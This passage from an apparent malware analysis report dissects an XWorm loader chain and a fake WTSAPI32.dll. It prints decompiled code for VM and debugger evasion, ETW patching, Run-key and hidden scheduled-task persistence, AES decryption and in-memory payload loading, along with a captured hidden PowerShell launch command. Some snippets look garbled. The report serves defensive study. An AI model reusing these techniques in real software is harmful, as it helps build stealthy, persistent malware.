


Figure 21- Providing a Valid File Path

In the previous example, the incorrectly formatted directory **C:\Windows \System32**, containing an additional space, caused an **exception** when the application was executed, preventing the fake directory from being created successfully. Taking this issue into account, the same logic was applied using a valid path, **AppData\Roaming\WhoAmI**. In this section, **Process.Start** is not called; the objective is only to drop the malicious **DLL** into the specified directory in a controlled manner.




Figure 22- GZip Magic Header Information

The malware first loads the embedded file named **"UAC"** into memory using a function called **vjnHuCKYdRPvImOtlfSm**. This function uses **GetManifestResourceStream** to access the embedded resources contained within the running application and copies the corresponding resource into a **MemoryStream**. As a result, the raw data of the embedded file is obtained as a **byte array**, allowing it to be processed directly in memory during execution.




Figure 23- PE Magic Header Information

The byte array is then passed to the **NSvRmSVmKZtCMxJezliK** function. This function performs a decompression operation on the data using the **GZip** compression algorithm. It decompresses the compressed data through the **GZipStream** class and restores it to its original form. The first two bytes of the decompressed raw data are **4D 5A** (ASCII: "MZ"), which is the standard signature marking the beginning of a **PE (Portable Executable)** file on Windows. This indicates that the embedded resource is a compressed Windows binary that becomes an executable file after decompression.

When examining the **WhoAmI** directory, the files **WTSAPI32.dll** and **Wusa.exe** can be observed.



Figure 24- Size Difference Between WTSAPI32.dll Files

There is a size difference between the two analyzed **WTSAPI32.dll** files. This discrepancy indicates that the **WTSAPI32.dll** dropped by the malware is a **fake or modified version** of the legitimate DLL.

```

try
{
    using (object obj = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        using (object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj, null, "Get", new object[0], null, null, null)))
        {
            try
            {
                foreach (object obj2 in ((IEnumerable)objectValue))
                {
                    object objectValue2 = RuntimeHelpers.GetObjectValue(obj2);
                    string text = NewLateBinding.LateIndexGet(objectValue2, new object[]
                    {
                        "Manufacturer"
                    }, null).ToString().ToLower();
                    if ((Operators.CompareString(text, "microsoft corporation", false) != 0 || !NewLateBinding.LateIndexGet(objectValue2,
                    {
                        "Model"
                    }, null).ToString().ToUpperInvariant().Contains("VIRTUAL")) && !text.Contains("vmware"))
                    {
                        if (Operators.CompareString(NewLateBinding.LateIndexGet(objectValue2, new object[]
                        {
                            "Model"
                        }, null).ToString(), "VMware", false) == 0)
                        {
                            continue;
                        }
                    }
                }
            }
        }
    }
}

```

Value	Type
"LENOVO"	string
"LENOVO"	string
"lenovo"	string

Figure 25- Retrieving System Manufacturer Information

The malware queries the system's **manufacturer (Manufacturer)** and **model (Model)** information using the **Win32_ComputerSystem** WMI class to determine whether it is running in a virtual machine. This check is used as an **analysis-environment evasion technique**, allowing the malware to identify potential sandbox or virtualized environments. If the malware determines that it is running inside a virtual machine, it terminates its execution using **Environment.Exit(1)**.

```

ManagementObjectSearcher.Dispose();
bool flag = false;
ixMngCjImOMeKvNxBfGB.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
if (Debugger.IsAttached || flag || ixMngCjImOMeKvNxBfGB.IsDebuggerPresent())
{
    Environment.Exit(-1);
}
IntPtr hModule = ixMngCjImOMeKvNxBfGB.LoadLibrary("ntdll.dll");
IntPtr procAddress = ixMngCjImOMeKvNxBfGB.GetProcAddress(hModule, "EtwEventWrite");

```

Figure 26- Anti-Debugging Mechanism

To protect itself from analysis environments, the malware implements a multi-layered **anti-debugging check**. First, it uses the **CheckRemoteDebuggerPresent API** to determine whether an external **debugger** is attached to the running process. It then attempts to detect the presence of a **debugger** using the **.NET-specific Debugger.IsAttached** property and the **IsDebuggerPresent API**.



Figure 27- Establishing Persistence

The malware attempts to add itself to Windows startup to establish persistence. For this purpose, it uses a control function named **IsStartup** to determine whether the executed application is configured to run at system startup. If the malware is not already registered, it calls the **InstallStartup** function.




Figure 28- InstallStartup Function

It uses multiple techniques simultaneously to establish persistence on the system. The **InstallStartup** function creates an indirect execution mechanism using randomly named **.bat** and **.vbs** files. The **.vbs** file created under the **AppData** directory is configured to execute the **.bat** file in hidden mode. If administrator privileges are unavailable, persistence is established using the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** Registry key. This causes the **vbs** file to be executed through **wscript.exe** when the user logs in.

```

string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text + ".vbs";
string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text + ".vbs";
File.WriteAllText(text3, "G:\obj\test\Replace(\"WScript.Shell\", \"SubChar\", \"\").Run \"\" + text2 + \"\"\", 0");
if (ixMngCjImOMeKvNx8FGB.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "powershell.exe",
        Arguments = string.Concat(new string[]
        {
            "Register-ScheduledTask -TaskName 'RuntimeBroker_startup_',",
            text,
            " -str' -Trigger (New-ScheduledTaskTrigger -AtLogon) -Action (New-ScheduledTaskAction -Execute \"",
            text3,
            "\"') -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -Hidden -ExecutionTimeLimit 0) -RunLevel Highest -Force\"",
            ""
        })
    },
    UseShellExecute = true,
    WindowStyle = ProcessWindowStyle.Hidden
    );
}
else

```

Figure 29- Creating a Scheduled Task Using PowerShell

If the malware is running with **administrator privileges**, it creates a **Scheduled Task** on the system using a **PowerShell** command. The task is configured with an **AtLogon** trigger, causing it to execute whenever a user logs in. The **RunLevel Highest** parameter allows the task to run with the highest available privileges. This enables the malware to maintain **persistence** on the system while operating with elevated privileges.

```

103 IntPtr procAddress = ixMngCjImOMeKvNx8FGB.GetProcAddress(hModule, "EtwEventWrite");
104 byte[] array2;
105 if (IntPtr.Size != 8)
106 {
107     byte[] array = new byte[3];
108     array[0] = 194;
109     array[1] = 20;
110     array2 = array;
111 }
112 else
113 {
114     array2 = new byte[]
115     {
116         195
117     };
118 }

```

Variable	Value
System.IO.File.SetAttributes returned	0x00000008
args	(string[0x00000000])

Figure 30- Prepared Byte Arrays

The malware checks the architecture of the system it is running on (**32-bit or 64-bit**) using the **IntPtr.Size** property and generates different byte arrays accordingly. On **32-bit** systems, the byte sequence **0xC2 0x14**, corresponding to the beginning of a **RET 0x14** instruction, is prepared. This instruction causes the stack to be cleaned up when returning from the called function. Such structures are commonly used in contexts involving **shellcode** or code executed directly from memory.

```

87 string text2 = payload.exe;
88 Assembly executingAssembly = Assembly.GetExecutingAssembly();
89 string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
90 for (int i = 0; i < manifestResourceNames.Length; i++)
91 {
92     string name = manifestResourceNames[i];
93     if (!(name == text2) && !(name == "UAC"))
94     {
95         if (!name.EndsWith(".exe"))
96         {
97             if (!name.EndsWith(".bat"))
98             {
99                 goto IL_34A;
100             }
101         }
102         try
103         {
104             File.WriteAllBytes(name, ixMngCjImOMeKvNxBFGB.vjnHuCKYdRPvimOtlfSm(name));
105             File.SetAttributes(name, FileAttributes.Hidden | FileAttributes.System);
106             new Thread(delegate()
107             {
108                 Process.Start(name).WaitForExit();
109                 File.SetAttributes(name, FileAttributes.Normal);
110                 File.Delete(name);
111             }).Start();
112         }
113         catch

```

Figure 31- Searching for Files Within Resources

In the analyzed sample, only two files named **payload.exe** and **UAC** are present among the malware's embedded resources. Although the code contains a loop designed to identify and execute resource files with **.exe** and **.bat** extensions, **payload.exe** and **UAC** are specifically excluded from this process. As a result, the loop does not perform any operations on the available resources in this sample. This indicates that the code was designed with flexibility in mind and could potentially process additional embedded resources in other malware samples.

```

byte[] rawAssembly = ixMngCjImOMeKvNxBFGB.NSvRmSVmKZtCMxJezliK(ixMngCjImOMeKvNxBFGB.IdXefvhZvEtjuMsVHgWu(
(text2), Convert.FromBase64String("HCy7Yg9NgHnHr3j2TEL02Q15h2LgGqfwN+IZagcvtuw="), Convert.FromBase64String("XRfgjqKC+0lIMU
string[] array4 = new string[0];

{
    array4 = args[0].Split(new char[]
    {
        ' '
    });
}
catch
{
}
MethodInfo entryPoint = Assembly.Load(rawAssembly).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[]
    {
        array4
    });
}
catch
{
    entryPoint.Invoke(null, null);
}

```

Figure 32- Decryption and In-Memory Execution of the Embedded Assembly

The embedded resource named **Payload.exe** is first loaded into memory using the **vjnHuCKYdRPvimOtlfSm** function. It is then decrypted using the **AES** algorithm through the **IdXefvhZvEtjuMsVHgWu** function, and finally decompressed using **GZIP** through the **NSvRmSVmKZtCMxJezliK** function. The resulting **rawAssembly** is loaded into memory using **Assembly.Load(...)**. This allows the malware to execute itself entirely from **RAM** without writing to disk.

```

237 private static byte[] ldXefvhZvEtjuMsVHgWu(byte[] input, byte[] key, byte[] iv)
238 {
239     AesManaged aesManaged = new AesManaged();
240     aesManaged.Mode = CipherMode.CBC;
241     aesManaged.Padding = PaddingMode.PKCS7;
242     ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
243     byte[] result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
244     cryptoTransform.Dispose();
245     aesManaged.Dispose();
246     return result;
247 }

```

Name	Value
input	byte[0x0000B7D0]
key	byte[0x00000020]
iv	byte[0x00000010]
aesManaged	System.Security.Cryptography.AesManaged
cryptoTransform	System.Security.Cryptography.RijndaelManagedTransform
result	byte[0x0000B7C8]

Figure 33- Decrypting Embedded Data Using AES-CBC Mode

Using the **ldXefvhZvEtjuMsVHgWu** function, the malware decrypts the embedded and encrypted payload. The process uses the **AES** algorithm in **CBC** mode with **PKCS7 padding**. The **Key** and **IV** values are hardcoded and stored in **Base64** format within the source code.

```

247 }
248
249 // Token: 0x06000008 RID: 11 RVA: 0x00002684 File Offset: 0x00000884
250 private static byte[] NSvRmSVmKZtCMxJezIiK(byte[] bytes)
251 {
252     MemoryStream memoryStream = new MemoryStream(bytes);
253     MemoryStream memoryStream2 = new MemoryStream();
254     GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
255     gzipStream.CopyTo(memoryStream2);
256     gzipStream.Dispose();
257     memoryStream2.Dispose();
258     memoryStream.Dispose();
259     return memoryStream2.ToArray();
260 }
261

```

Name	Value
_buffer	byte[0x00012E00]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00

Figure 34- Obtaining a New File After GZip Decompression

The **NSvRmSVmKZtCMxJezIiK** function decompresses the compressed byte array provided as a parameter using **GZipStream** through a **MemoryStream**. The decompressed data is then copied into another **MemoryStream** (**memoryStream2**), where it is kept in memory. The resulting data is a malicious payload in the executable **PE** file format.

WTSAPI32.dll Analysis

Adı	WTSAPI32
MD5	130553CE2E4112CF59F9CFECFB81FE75
SHA256	1abd799ba4bfee25737243568ae048c0b50f1892b41d7e0f7b3c3af8410babde
Dosya Türü	PE64/DLL

Static Analysis

File Type	Portable Executable 64
File Info	No match found.
File Size	308.50 KB (315904 bytes)
PE Size	308.50 KB (315904 bytes)


Figure 35- DLL File Information

The **WTSAPI32.dll** file is a **64-bit DLL** with an approximate size of **308.5 KB**. The file does not match a known legitimate system component. Since it contains no manufacturer information, it is **digitally unsigned**.

index	name (61)	flag (32)	location	index	name (2)	flag (1)	location
1	WTSCloseServer	x	.text:0x000032...	1	DllMain	-	.text:0x00...
2	WTSConnectSessionA	x	.text:0x00002B...	2	WTSQueryUserToken	x	.text:0x00...
3	WTSConnectSessionW	x	.text:0x00002C...				
4	WTSCreateListenerA	x	.text:0x000087...				
5	WTSCreateListenerW	x	.text:0x000080...				
Legitimate WTSAPI32.dll				Fake WTSAPI32.dll			

Figure 36- Comparison of Exported Functions

When examining the **Exports** information of the DLL, the analyzed file exports the **DllMain** and **WTSQueryUserToken** functions. In particular, the fact that **DllMain** is explicitly exported is unusual, as this function is generally not exported and is normally invoked by the Windows loader during the DLL's lifecycle.



WTSAPI32.dll						
Module Name	Imports	OFTs	TimeDateSt...	ForwarderC...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	100	00049D78	00000000	00000000	0004A492	00038000
bcrypt.dll	3	0004A0A0	00000000	00000000	0004A4F0	00038328

Figure 37- Imported API Names

The **import table** of the analyzed **DLL** contains numerous potentially high-risk system **APIs**, including **CreateProcessW**, **HeapAlloc**, **LoadLibrary**, **IsDebuggerPresent**, **BCryptGenRandom**, and **CreateFileW**.

These functions are commonly associated with behaviors observed in malware, such as **payload decryption**, **process creation**, **file creation**, **in-memory code execution**, and **analysis evasion**.

Dynamic Analysis

As part of the DLL analysis, the **DllMain** function of the relevant DLL was triggered using the **rundll32** utility through CMD. The purpose of this procedure was to observe what types of **helper processes** the DLL initiates during runtime and to identify its subsequent execution behavior.




Figure 38- Rust Error

When **DllMain** is triggered, a **Rust-specific error message** appears in the terminal. This indicates that the analyzed **DLL** was written in **Rust** and encountered a **panic** during runtime. To execute and further analyze the **DLL**, a simple loader application was developed in **C++** using the **LoadLibrary** function.

jucheck.exe	3288			4,54 MB
powershell.exe	3260	49,72	714,87 kB/s	46,2 MB

Figure 39- PowerShell Process

During process analysis, a **PowerShell** process that runs for a very short period of time becomes visible when **LoadLibrary** is executed. To capture and identify the code being executed, a dedicated **PowerShell script** was prepared.

```
CommandLine
-----
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe"
"powershell.exe" start -windowstyle hidden -filepath 'C:\Users\zorro\Desktop\payload1.exe'
```

Figure 40- Command Captured via PowerShell

This command executes the **payload1.exe** file on the system through **PowerShell** in a **hidden** manner.

loader.exe Analysis

Adı	loader
MD5	b58e9ec6531fb76bbdf8da07728fc550
SHA256	47ed2be217b6cfb5fb1afd2c6fe53c37cab97ec1df67190e8d9b81c63954ed84
Dosya Türü	PE32/.NET

Static Analysis

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	70.50 KB (72192 bytes)
PE Size	70.50 KB (72192 bytes)

Figure 41- Loader.exe File Information

Loader.exe is a **32-bit PE (Portable Executable)** file developed using the **.NET Framework**. The file size is approximately **70.50 KB**.

loader.exe						
Module Name	Imports	OFTs	TimeDateSt...	ForwarderC...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	18	00003B38	00000000	00000000	00003D9E	00003000
MSVCP140.dll	14	00003BD0	00000000	00000000	00004102	00003098
VCRUNTIME14...	1	00003C80	00000000	00000000	0000418E	00003148
VCRUNTIME14...	6	00003C48	00000000	00000000	000041A2	00003110
api-ms-win-crt...	18	00003CC0	00000000	00000000	00004366	00003188
api-ms-win-crt...	1	00003CB0	00000000	00000000	00004388	00003178
api-ms-win-crt...	2	00003D58	00000000	00000000	000043A8	00003220

Figure 42- Environment Check Function

The DLL files listed are system components required for **.NET** and **Visual C++** applications to operate. Malware commonly uses system **APIs**, particularly those provided by **KERNEL32.dll**, to perform operations such as **memory manipulation**, **hidden execution**, and **persistence**.





Figure 43- Functions of Loader.exe

Loader.exe is structured as a **.NET assembly** and contains numerous nested methods within the **My** and **Stub** classes.

These methods indicate that the **XWorm** malware performs operations such as **encryption** and **RAT (Remote Access Trojan)** functionality. Additionally, the code deliberately employs **obfuscation techniques** to make analysis more difficult.

Dynamic Analysis



The screenshot shows a debugger window with a code editor and a console. The code editor displays a function named `EnvironmentCheck` with a complex conditional statement. The console shows an exception message: "An unhandled exception occurred in cikt-cleaned-patch.bin (3308)". The exception type is `System.ExecutionEngineException` and the message is "<no exception message>".

```
189 }
190
191 // Token: 0x00000028 RID: 40 RVA: 0x00002109 File Offset: 0x00000309
192 public static void ttoYzFhzMKnmDHTtDpFdpUGCSYalc51203taILNi5z7k3a8ila9c8hJUzE5w20tLBe6c10UzNUVmdxTib0Q1A()
193 {
194     if (naalWsrjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.smethod_0() ||
        naalWsrjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.nYfZ8LT3uRVf1ZrgEKfftjWEFK9Lb27
        J1LwzVXp1CBVcXvHhBGRn85m0131Y16kEgSAy1h6FbiCK2Y7ZtWSzqz9() ||
        naalWsrjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.nr3mR3xh7N4HkCuBv46f1lNm67bRjLm
        uyR2pDC5qE5ds7JwaZ8X9gP21H2KvWj7fDse9j3NoPPloQxuX54n20V3() ||
        naalWsrjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.ISqh6rEcdENQN3v0F1UchvusI54Gr53
        Xwny0VxfpVuR4cKBF0r1PahZqHg1lJHm0L2z8gahPp1Kw1rtd53Yv() ||
